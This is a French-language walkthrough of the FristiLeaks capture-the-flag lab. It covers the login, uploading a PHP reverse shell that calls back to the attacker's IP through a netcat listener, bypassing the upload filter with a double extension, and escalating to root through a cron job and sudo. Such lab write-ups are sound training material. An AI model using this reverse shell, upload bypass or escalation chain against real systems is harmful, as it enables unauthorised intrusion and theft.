


Nous nous sommes rendu sur le site: https://codebeautify.org/base64-to-image-converter afin de convertir l'image en chaine de caractère.
Et nous avons obtenu une image keKkeKKeKKeKkEkkEk




Nous avons ensuite utilisé le nom ‘eezeepz’ et le mot de passe ‘keKkeKKeKKeKkEkkEk’ pour nous authentifier.





En cliquant sur le lien upload file nous avons obtenu la page ci-dessous:




Nous avons décidé d'utiliser un reverse-shell afin d'accéder au shell de la machine vulnérable.
Nous avons donc téléchargé php-reverse-shell-1.0 sur https://pentestmonkey.net/tools/web-shells/php-reverse-shell .

Ensuite nous avons modifier l'adresse ip dans le fichier, avec l'adresse ip de notre machine(machine de l'ataquant).

```
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Wi
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely availabl
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.107';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();
```


Nous avons démarrer l'écoute sur le port 1234 avec la commande: nc -nlvp 1234


Ensuite nous avons uploader le code php-reverse-shell.php au niveau du formulaire. Et nous avons obtenu le résultat ci-dessus:




Nous avons changé l'extension du fichier en "png".


- *mv php-reverse-shell.php php-reverse-shell.png*





Nous avons ensuite renommer à nouveau le fichier en mv php-reverse-shell.php php-reverse-shell.php.png.





Etape5: Escalation de privilèges

Nous avons accès au shell. Et nous avons constaté que le fichier /etc/passwd est accèssible en écriture uniquement en mot root.

```
sh-4.1$ ls -la /etc/passwd
ls -la /etc/passwd
-rw-r--r-- 1 root root 1165 Nov 25  2015 /etc/passwd
sh-4.1$
```

Nous avons listé le contenu du répertoite /home: ls /home
et nous avons obtenu trois utilisateur: admin,eezeepz, fristigod.

- *ls /home/admin*

```
sh-4.1$ ls /home/admin
ls /home/admin
cat
chmod
cronjob.py
cryptedpass.txt
cryptpass.py
df
echo
egrep
grep
ps
whoisyourgodnow.txt
```

- *cat /home/admin/cat /home/admin/cryptpass.py*

```
sh-4.1$ cat /home/admin/cryptpass.py
cat /home/admin/cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
sh-4.1$
```

- *cat /home/admin/cryptedpass.txt*


```
cat /home/admin/cryptedpass.txt
mVGZ3O3omkJLmy2pcuTq
sh-4.1$
```

- *cat /home/admin/whoisyourgodnow.txt*

```
sh-4.1$ cat /home/admin/whoisyourgodnow.txt
cat /home/admin/whoisyourgodnow.txt
=RFn0AKnlMHMPIzpyuTI0ITG
sh-4.1$
```

Nous avons copié et modifier le fichier cryptpass.py dans un autre fichier que nous avons nommé decryptpass.py afin de décoder les contenus des fichier cryptedpass.txt et whoisyourgodnow.txt .

```
def decodeString(str):
        base64string = codecs.decode(str[::-1], 'rot13')
        return base64.b64decode(base64string)
cryptoResult=decodeString(sys.argv[1])
print (cryptoResult)
```



Nous avons ensuite lancé le script decryptpass.py

- *python3 decryptpass.py mVGZ3O3omkJLmy2pcuTq*
- *python3 decryptpass.py =RFn0AKnlMHMPIzpyuTI0ITG*

- *ls /home/eezeepz*

```
sh-4.1$ ls /home/eezeepz
ls /home/eezeepz
MAKEDEV
cbq
cciss_id
cfdisk
chcpu
chgrp
chkconfig
chmod
chown
clock
consoletype
cpio
cryptsetup
ctrlaltdel
cut
halt
hostname
hwclock
kbd_mode
kill
killall5
kpartx
nameif
nano
netreport
netstat
new-kernel-pkg
nice
nisdomainname
nologin
notes.txt
tar
taskset
tc
telinit
touch
```

- *cat /home/eezeepz/notes.txt*

```
sh-4.1$ cat /home/eezeepz/notes.txt
cat /home/eezeepz/notes.txt
Yo EZ,

I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
sh-4.1$
```

Nous avons utilisé /home/admin/chmod pour créer ce fichier runthis qui modifiera l'autorisation de /home/admin et le stockera dans /tmp.

- *cd /tmp*
- *ls -la*

- *ls /tmp*

```
sh-4.1$ ls /tmp
ls /tmp
cronresult
runthis
```

Le répertoire tmp contient deux répertoires: cronresult et runthis.

- *ls /home/fristigod*

```
sh-4.1$ ls /home
ls /home
admin
eezeepz
fristigod
sh-4.1$ ls /home/fristigod
ls /home/fristigod
ls: cannot open directory /home/fristigod: Permission denied
sh-4.1$
```

Le répertoire fristigod est accessible uniquement au root.

- *su fristigod , ceci nous renvoie l'erreur ci-dessous:*

```
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$ su fristigod
su fristigod
standard in must be a tty
```

Pour résoudre l'erreur, nous avons lancé les commandes suivantes:
https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/full-ttys

- *python -c 'import pty; pty.spawn("/bin/bash")'*
- *export SHELL=/bin/bash; export TERM=screen; stty rows 38 columns 116; reset;*

```
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 19:05:25 up  4:18,  0 users,  load average: 0.15, 0.03, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$ su fristigod
su fristigod
standard in must be a tty
sh-4.1$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
bash-4.1$ export SHELL=/bin/bash; export TERM=screen; stty rows 38 columns 116; reset;
reset; SHELL=/bin/bash; export TERM=screen; stty rows 38 columns 116;
```

- *su fristigod*
- *su fristigod*
- *su fristigod*
- *id*
- *sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash*
- *cd /root*
- *ls -la*
- *cat fristileaks_secrets.txt*